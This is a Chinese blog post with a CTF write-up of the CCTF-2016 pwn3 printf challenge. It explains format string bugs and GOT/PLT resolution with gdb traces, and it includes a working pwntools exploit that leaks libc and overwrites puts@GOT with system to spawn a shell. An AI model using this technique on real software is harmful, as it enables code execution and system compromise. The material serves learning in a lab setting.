CCTF-pwn3-printf

leehaming 于 2018-09-08 21:28:54 发布 1819 收藏 3
分类专栏： ctf
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/lee_ham/article/details/82533531
版权
ctf 专栏收录该内容
35 篇文章 2 订阅
订阅专栏

CCTF-pwn3-printf

开始做“实验吧”里边的溢出题目：printf

文件解压缩之后发现里边的压缩包名为cctf-2016-pwn,于是之后就一直看cctf-2016-pwn这题的思路。

当前的结果是：

可以通过题目压缩包中的pwn-ELF文件拿到本地Shell，但是连接到服务器上就不行了……目前仍在解决当中；而且复制粘贴已有的expoit只能获取到服务器上的shell,无法获取本地pwn-ELF的shell权限。


所以本周的目标(解决一道题目-printf这题)还没有达到；但是由于需要总结的内容有点多，所以先把拿到本地pwn的shell的过程记录下来，然后再进一步攻克没有拿到服务器Shell的问题。

题目描述

这里给出pwn的elf文件的github地址

提供的功能有：用户可以上传文件(输入文件名+文件内容)、获取文件内容(输入文件名得到内容)、获取dir(获取当前已有所有文件的名称)。

程序流程图：



1.call ask_username; call ask_password

2.call print_prompt; call get_command

5.用户:put put_file

6.用户:get get_file

7.退出

8.用户:dir show_dir

9.回转到2

ask_username(&s1)

rxraclhm

函数中对src输入40bytes内容；然后每个字符++;结果strcpy给s1

ask_password(&s1)

函数中strcmp(s1,"sysbdin")；需要相同；

put_file

输入file_name；输入content

v0申请244长度空间；get_input(a1,a2,a3)

长度小于等于40||输入\n....暂时没有觉得这个长度限制有问题

name的首地址为v0;长度<=40

content的首地址为v0+10;长度<=200

v0[60]存放file_head

file_head=v0

每一个文件的长度为240bytes

show_dir

通过File_head;以240为单位长度；不断的读取file name；输出

get_file

输入file_name为s1;如果s1==”flag”....输出的不知道是什么......

i=file_head；比较输入的file name，然后将以240bytes为单位长度，查找文件名与file name匹配，然后输出文件内容

解题思路

这个题目主要利用的是”格式化字符串”的漏洞，结合程序运行过程中GOT和PLT表的作用，通过格式化字符串改写GOT表的内容，将system()地址覆盖到已有的puts()函数地址，然后调用puts()函数的时候就会转到system()，再设计参数为”/bin/sh”就可以实现执行system(“/bin/sh”)进而拿到shell。

在了解解题思路之前首先需要掌握:

- 格式化字符漏洞
- GOT和PLT表的作用

这两个关键点在“关键知识点掌握”中介绍，可先阅读该部分。

参考

CCTF pwn3格式化字符串漏洞详细writeup

基本上就是基于这个writeup得到了本地pwn这个ELF文件的shell.

主要修改了两个偏移地址以及recv()过程中的问题....

```
from pwn import *
context.log_level = 'debug'
#conn = remote('127.0.0.1',12345)
#conn = remote('106.2.25.7',8001)
conn=process("./pwn")
def putfile( conn , filename , content ) :
    print 'putting ' , content
    conn.sendline('put')
    conn.recvuntil(':')
    conn.sendline(filename)
    conn.recvuntil(':')
    conn.sendline(content)
    conn.recvuntil('ftp>')
def getfile(conn , filename ) :
    conn.sendline('get')
    conn.recvuntil(':')
    conn.sendline(filename)
    return conn.recv(2048)
#raw_input('start')
conn.recv(2048)
conn.sendline('rxraclhm')
conn.recv(2048)
putfile(conn,'sh;','%91$x')
res = getfile( conn , 'sh;')
print res
#calculate put_got_addr , system_addr
__libc_start_main = int(res[:8], 16)
system_addr = __libc_start_main - 0x18540 + 0x3ada0
pause()
gdb.attach(conn)
#system_addr=0xf7e44940
print 'system addr ' , hex(system_addr)
put_got_addr = 0x0804A028

#conn.recv()
#write system_addr to put_addr , lowDword
payload1 = p32(put_got_addr) + '%%%dc' % ((system_addr & 0xffff)-4) + '%7$hn'
putfile(conn , 'in/' , payload1)
getfile(conn , 'in/')
conn.recvuntil('ftp>')
#write system_addr to put_addr , highDword
payload2 = p32(put_got_addr+2) + '%%%dc' % ((system_addr>>16 & 0xffff)-4) + '%7$hn'
putfile(conn, '/b' , payload2)
getfile(conn,'/b')
conn.recvuntil('ftp>')
conn.sendline('dir')
conn.interactive()
```

疑惑

libc database的使用

可能存在页offset相同的几个libc；此时需要选择与实际运行中对应的libc；然后再根据.dump找到其他的offset

’print system‘输出的到底是什么

```
print system
print __libc_start_main
```

在程序运行过程中可以通过执行print + 符号，就可以得到程序运行过程中的动态变化的实际地址信息。

如何快速判断offset是多少

```
aaaa%6$x    #会输出aaaa61616161
```

格式化字符串写一般分两次写入

不知道这是为什么？

关键知识点掌握

格式化字符串

格式化字符串漏洞学习

格式化字符串漏洞原理介绍

```
char str[10]="aaaa";
printf("%s",str);    #1
printf(str);         #2
```

如上例，同样是输出str字符串，方式2就存在格式化字符串漏洞。

printf()函数的栈结构

```
printf("the content is %d %s %d",&num1,str1,&num2);
```

上边这行代码在实际执行的时候得到的printf()栈结构为：该情况下函数参数是从右向左依此压栈。

```
-------------高地址
”the content is %d %s %d“
num1
str1
num2
-------------低地址
```

然后在调用printf()的时候，会将第一个参数按照字符一个一个解析，如果不是”%”则正常输出，否则就将后边的参数解析并代入后再输出。

```
printf(str1);
```

如果是这种情况的话，如果字符串中没有特殊字符还好，但如果str内容特殊：%s %x %p……就会输出与函数执行过程有关的地址信息。

```
%d - 十进制 - 输出十进制整数
%s - 字符串 - 从内存中读取字符串
%x - 十六进制 - 输出十六进制数
%c - 字符 - 输出字符
%p - 指针 - 指针地址
%n - 到目前为止所写的字符数
```

——-下边是实验内容——

实现任意地址读

```
from pwn import *
context.log_level = 'debug'

cn = process('str')
cn.sendline(p32(0x08048000)+"%6$s")
#cn.sendline("%7$s"+p32(0x08048000))
print cn.recv()
```

实现任意地址写

```
//gcc str.c -m32 -o str
#include <stdio.h>

int main(void)
{
    int c = 0;
    printf("%.100d%n", c,&c);
    printf("\nthe value of c: %d\n", c);
    return 0;
}
```

实验部分编译为**32bit**程序的原因

目前认为是因为需要测试printf泄露内存地址的功能，64bit程序传参方式为：前六个参数是通过寄存器传参的；而32bit程序传参直接再栈上操作，于是就有机会泄露栈上的信息。

GOT和PLT

[通过GDB调试理解GOT/PLT]

[GOT表和PLT表]

global offset table

.got.plt

共享库中的符号的绝对地址

GOT刚开始是空的：

第一次加载时动态解析符号的绝对地址并转去执行代码；然后将符号的绝对地址记录在GOT表中

第二次不需要动态解析，直接根据符号的绝对地址查找相应代码并去执行即可

procedure linkage table


.plt


将位置无关的符号转移到绝对地址

当一个外部符号被调用时

PLT去引用GOT表中对应符号的绝对地址，然后转入执行

图解1—两次调用前后对比





图解2—两次调用前后对比

实践证明

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char* argv[])
{
    if(argc < 2)
    {
        printf("argv[1] required!\n");
        exit(0);
    }
    printf("You input: ");
    printf(argv[1]);
    printf("Down\n");

    return 0;
}
```

这段代码中有多次printf()调用，我们可以通过观察两次调用的情况理解上边内容。通过GDB调试理解GOT/PLT这篇文章中已经给出了很好的理解过程，但是我本人对其中的一点内容还有疑惑，于是就在其基础上继续调试。

下边是我的调试过程：

- 在main()下端点之后进行单步调试
- 分别在两个printf的位置仔细看各个地址的内容
- 利用si s n ni等命令证明第二次调用时确实直接进入了程序代码块

第一次prinf—图一

这幅图和原文中的基本一致，主要目的是证明程序在经过0x08048320—0x0804a00c—0x08048326—0x08048310——再之后就回到了0x08048320然后继续0x0804a00c……开始执行printf()的真实内容了。但是这里其实并看不到0x08048310之后是否能回到0x08048320，并且也看不到真的进去了printf()函数；此外我还想证明第一次进入的printf()真实地址和第二次printf()进入的真实地址是一样的(0xf7e53020)。

于是就有了第一次printf()的图二和图三。

```
   0x80484ae <main+67>: add    eax,0x4
   0x80484b1 <main+70>: mov    eax,DWORD PTR [eax]
Guessed arguments:
arg[0]: 0x8048572 ("You input: ")
[------------------------------------stack-------------------------------------]
0000| 0xffffcee0 --> 0x8048572 ("You input: ")
0004| 0xffffcee4 --> 0xffffcfa4 --> 0xffffd19f ("/home/leeham/Documents/CCTF2016
_printf/format-32")
0008| 0xffffcee8 --> 0xffffcfb0 --> 0xffffd1d4 ("LC_PAPER=zh_CN.UTF-8")
0012| 0xffffceec --> 0x8048501 (<__libc_csu_init+33>:   lea    eax,[ebx-0xf8])
0016| 0xffffcef0 --> 0xffffcf10 --> 0x2
0020| 0xffffcef4 --> 0x0
0024| 0xffffcef8 --> 0x0
0028| 0xffffcefc --> 0xf7e22637 (<__libc_start_main+247>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484a3 in main ()
gdb-peda$ pdisass 0x8048320
Dump of assembler code from 0x8048320 to 0x8048340::    Dump of assembler code f
rom 0x8048320 to 0x8048340:
   0x08048320 <printf@plt+0>:   jmp    DWORD PTR ds:0x804a00c
   0x08048326 <printf@plt+6>:   push   0x0
   0x0804832b <printf@plt+11>:  jmp    0x8048310
   0x08048330 <puts@plt+0>:     jmp    DWORD PTR ds:0x804a010
   0x08048336 <puts@plt+6>:     push   0x8
   0x0804833b <puts@plt+11>:    jmp    0x8048310
End of assembler dump.
gdb-peda$ xinfo 0x804a00c
0x804a00c --> 0x8048326 (<printf@plt+6>:        push   0x0)
Virtual memory mapping:
Start : 0x0804a000
End   : 0x0804b000
Offset: 0xc
Perm  : rw-p
Name  : /home/leeham/Documents/CCTF2016_printf/format-32
gdb-peda$ pdisass 0x8048326
Dump of assembler code from 0x8048326 to 0x8048346::    Dump of assembler code f
rom 0x8048326 to 0x8048346:
   0x08048326 <printf@plt+6>:   push   0x0
   0x0804832b <printf@plt+11>:  jmp    0x8048310
   0x08048330 <puts@plt+0>:     jmp    DWORD PTR ds:0x804a010
   0x08048336 <puts@plt+6>:     push   0x8
   0x0804833b <puts@plt+11>:    jmp    0x8048310
   0x08048340 <exit@plt+0>:     jmp    DWORD PTR ds:0x804a014
End of assembler dump.
gdb-peda$ pdisass 0x8048310
Dump of assembler code from 0x8048310 to 0x8048330::    Dump of assembler code f
rom 0x8048310 to 0x8048330:
   0x08048310:  push   DWORD PTR ds:0x804a004
   0x08048316:  jmp    DWORD PTR ds:0x804a008
   0x0804831c:  add    BYTE PTR [eax],al
   0x0804831e:  add    BYTE PTR [eax],al
   0x08048320 <printf@plt+0>:   jmp    DWORD PTR ds:0x804a00c
   0x08048326 <printf@plt+6>:   push   0x0
   0x0804832b <printf@plt+11>:  jmp    0x8048310
End of assembler dump.
gdb-peda$ xinfo 0x804a008
0x804a008 --> 0xf7feefe0 (push   eax)
Virtual memory mapping:
Start : 0x0804a000
```

https://blog.csdn.net/lee_ham

第一次prinf—图二

这个截图是不断地对地址进行pdisass和xinfo得到的，最终目的是为了证明，程序继续运行会调回去到0x08048320.

```
   0x0804832b <printf@plt+11>:  jmp    0x8048310
End of assembler dump.
gdb-peda$ xinfo 0x804a008
0x804a008 --> 0xf7feefe0 (push   eax)
Virtual memory mapping:
Start : 0x0804a000
End   : 0x0804b000
Offset: 0x8
Perm  : rw-p
Name  : /home/leeham/Documents/CCTF2016_printf/format-32
gdb-peda$ pdisass 0xf7feefe0
Dump of assembler code from 0xf7feefe0 to 0xf7fef000::  Dump of assembler code f
rom 0xf7feefe0 to 0xf7fef000:
   0xf7feefe0:  push   eax
   0xf7feefe1:  push   ecx
   0xf7feefe2:  push   edx
   0xf7feefe3:  mov    edx,DWORD PTR [esp+0x10]
   0xf7feefe7:  mov    eax,DWORD PTR [esp+0xc]
   0xf7feefeb:  call   0xf7fe87e0
   0xf7feeff0:  pop    edx
   0xf7feeff1:  mov    ecx,DWORD PTR [esp]
   0xf7feeff4:  mov    DWORD PTR [esp],eax
   0xf7feeff7:  mov    eax,DWORD PTR [esp+0x4]
   0xf7feeffb:  ret    0xc
   0xf7feeffe:  xchg   ax,ax
End of assembler dump.
gdb-peda$ pdisass 0xf7fe87e0
Dump of assembler code from 0xf7fe87e0 to 0xf7fe8800::  Dump of assembler code f
rom 0xf7fe87e0 to 0xf7fe8800:
   0xf7fe87e0:  push   ebp
   0xf7fe87e1:  push   edi
   0xf7fe87e2:  mov    edi,eax
   0xf7fe87e4:  push   esi
   0xf7fe87e5:  push   ebx
   0xf7fe87e6:  call   0xf7ff374d
   0xf7fe87eb:  add    esi,0x14815
   0xf7fe87f1:  sub    esp,0x2c
   0xf7fe87f4:  mov    ecx,DWORD PTR [edi+0x7c]
   0xf7fe87f7:  mov    eax,DWORD PTR [eax+0x34]
   0xf7fe87fa:  mov    DWORD PTR [esp+0x8],esi
   0xf7fe87fe:  add    edx,DWORD PTR [ecx+0x4]
End of assembler dump.
gdb-peda$ pdisass 0xf7ff374d
Dump of assembler code from 0xf7ff374d to 0xf7ff376d::  Dump of assembler code f
rom 0xf7ff374d to 0xf7ff376d:
   0xf7ff374d:  mov    esi,DWORD PTR [esp]
   0xf7ff3750:  ret
   0xf7ff3751:  mov    edi,DWORD PTR [esp]
   0xf7ff3754:  ret
   0xf7ff3755:  mov    ebp,DWORD PTR [esp]
   0xf7ff3758:  ret
   0xf7ff3759:  mov    ecx,DWORD PTR [esp]
   0xf7ff375c:  ret
   0xf7ff375d:  add    BYTE PTR [eax],al
   0xf7ff375f:  add    al,al
   0xf7ff3761:  jmp    0xe1c03763
   0xf7ff3766:  std
   0xf7ff3767:  dec    DWORD PTR [eax-0x77000217]
End of assembler dump.
gdb-peda$
```

https://blog.csdn.net/lee_ham

第一次prinf—图三

这个图是在图一、图二的基础上利用si命令单步调试得到的，目的是为了找到printf()的物理地址，与第二次printf()的0xf7e53020对应上。

```
[----------------------------------registers-----------------------------------]
EAX: 0xf7e53025 (<printf+5>:	add    eax,0x166fdb)
EBX: 0xffffcf10 --> 0x2
ECX: 0xffffcf10 --> 0x2
EDX: 0xffffcf34 --> 0x0
ESI: 0xf7fba000 --> 0x1afdb0
EDI: 0xf7fba000 --> 0x1afdb0
EBP: 0xffffcef8 --> 0x0
ESP: 0xffffcedc --> 0x80484a8 (<main+61>:	add    esp,0x10)
EIP: 0xf7e53025 (<printf+5>:	add    eax,0x166fdb)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e5301c:	xchg   ax,ax
   0xf7e5301e:	xchg   ax,ax
   0xf7e53020 <printf>:	call   0xf7f27289
=> 0xf7e53025 <printf+5>:	add    eax,0x166fdb
   0xf7e5302a <printf+10>:	sub    esp,0xc
   0xf7e5302d <printf+13>:	mov    eax,DWORD PTR [eax-0x68]
   0xf7e53033 <printf+19>:	lea    edx,[esp+0x14]
   0xf7e53037 <printf+23>:	sub    esp,0x4
[------------------------------------stack-------------------------------------]
0000| 0xffffcedc --> 0x80484a8 (<main+61>:	add    esp,0x10)
0004| 0xffffcee0 --> 0x8048572 ("You input: ")
0008| 0xffffcee4 --> 0xffffcfa4 --> 0xffffd19f ("/home/leeham/Documents/CCTF2016
_printf/format-32")
0012| 0xffffcee8 --> 0xffffcfb0 --> 0xffffd1d4 ("LC_PAPER=zh_CN.UTF-8")
0016| 0xffffceec --> 0x8048501 (<__libc_csu_init+33>:	lea    eax,[ebx-0xf8])
0020| 0xffffcef0 --> 0xffffcf10 --> 0x2
0024| 0xffffcef4 --> 0x0
0028| 0xffffcef8 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xf7e53025 in printf () from /lib32/libc.so.6
gdb-peda$ s
```

https://blog.csdn.net/lee_ham

第二次printf

可以看到第二次printf省却了很多过程就可以进入到printf()的真实的物理地址0xf7e53020，通过这个过程更好的理解上述两组图，进而理解GOT和PLT的功能和作用。

```
ESP: 0xffffcee0 --> 0xffffd1d0 --> 0x616161 ('aaa')
EIP: 0x80484b7 (<main+76>:      call   0x8048320 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484b1 <main+70>: mov    eax,DWORD PTR [eax]
   0x80484b3 <main+72>: sub    esp,0xc
   0x80484b6 <main+75>: push   eax
=> 0x80484b7 <main+76>: call   0x8048320 <printf@plt>
   0x80484bc <main+81>: add    esp,0x10
   0x80484bf <main+84>: sub    esp,0xc
   0x80484c2 <main+87>: push   0x804857e
   0x80484c7 <main+92>: call   0x8048330 <puts@plt>
Guessed arguments:
arg[0]: 0xffffd1d0 --> 0x616161 ('aaa')
[------------------------------------stack-------------------------------------]
0000| 0xffffcee0 --> 0xffffd1d0 --> 0x616161 ('aaa')
0004| 0xffffcee4 --> 0xffffcfa4 --> 0xffffd19f ("/home/leeham/Documents/CCTF2016
_printf/format-32")
0008| 0xffffcee8 --> 0xffffcfb0 --> 0xffffd1d4 ("LC_PAPER=zh_CN.UTF-8")
0012| 0xffffceec --> 0x8048501 (<__libc_csu_init+33>:    lea    eax,[ebx-0xf8])
0016| 0xffffcef0 --> 0xffffcf10 --> 0x2
0020| 0xffffcef4 --> 0x0
0024| 0xffffcef8 --> 0x0
0028| 0xffffcefc --> 0xf7e22637 (<__libc_start_main+247>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484b7 in main ()
gdb-peda$ pdisass 0x8048320
Dump of assembler code from 0x8048320 to 0x8048340::    Dump of assembler code f
rom 0x8048320 to 0x8048340:
   0x08048320 <printf@plt+0>:   jmp    DWORD PTR ds:0x804a00c
   0x08048326 <printf@plt+6>:   push   0x0
   0x0804832b <printf@plt+11>:  jmp    0x8048310
   0x08048330 <puts@plt+0>:     jmp    DWORD PTR ds:0x804a010
   0x08048336 <puts@plt+6>:     push   0x8
   0x0804833b <puts@plt+11>:    jmp    0x8048310
End of assembler dump.
gdb-peda$ xinfo 0x804a00c
0x804a00c --> 0xf7e53020 (<printf>:     call   0xf7f27289)
Virtual memory mapping:
Start : 0x0804a000
End   : 0x0804b000
Offset: 0xc
Perm  : rw-p
Name  : /home/leeham/Documents/CCTF2016_printf/format-32
gdb-peda$ pdisass 0xf7e53020
Dump of assembler code from 0xf7e53020 to 0xf7e53040::  Dump of assembler code f
rom 0xf7e53020 to 0xf7e53040:
   0xf7e53020 <printf+0>:       call   0xf7f27289
   0xf7e53025 <printf+5>:       add    eax,0x166fdb
   0xf7e5302a <printf+10>:      sub    esp,0xc
   0xf7e5302d <printf+13>:      mov    eax,DWORD PTR [eax-0x68]
   0xf7e53033 <printf+19>:      lea    edx,[esp+0x14]
   0xf7e53037 <printf+23>:      sub    esp,0x4
   0xf7e5303a <printf+26>:      push   edx
   0xf7e5303b <printf+27>:      push   DWORD PTR [esp+0x18]
   0xf7e5303f <printf+31>:      push   DWORD PTR [eax]
End of assembler dump.
gdb-peda$
```

https://blog.csdn.net/lee_ham

技能GET

32bit/64bit传参

64bit下编译32bit-ELF

```
gcc -m32 test.c -o testc
```

fatal error: sys/cdefs.h

fatal error: sys/cdefs.h: No such file or directory

```
sudo apt-get install libc6-dev-i386
```

0x08048000

为什么x86 Linux程序起始地址是从0x08048000开始的？

```
1、32位linux中，代码段和数据段是以4KB对齐地址。
2、32位linux中，代码段总是从地址0x08048000处开始。
3、linux运行时存储器影像结构为[0---0x08047fff未使用]、[0x08048000---开始是只读段]，接下来是数据段。
```

在Linux中，我了解到每个进程都在32位机器中存储从0x08048000开始的数据（而在64位机器中存储0x00400000）

加载可执行代码的起始地址由可执行文件的ELF头文件确定

libc-database

利用这个工具可以根据已有的符号地址找到对应的libc，然后再通过libc找到其他symbols的offset等信息。

```
./get
./add /usr/lib/libc-2.21.so
./find printf 260 puts f30#Only the last 12 bits are checked, because randomization usually works on pa
./find __libc_start_main_ret a83
./dump libc6_2.19-0ubuntu6.6_i386
./identify /usr/lib/libc.so.6
```

little-endian

others

```
objdump -R pwn3#可以得到plt表内容
readelf -S binary-file #获取各个section信息
readelf -r binary-file #rel信息
.rel.dyn记录了加载时需要重定位的变量，.rel.plt记录的是需要重定位的函数。
gdb: s n si ni
pdisass address
xinfo address
print system/__libc_start_main
```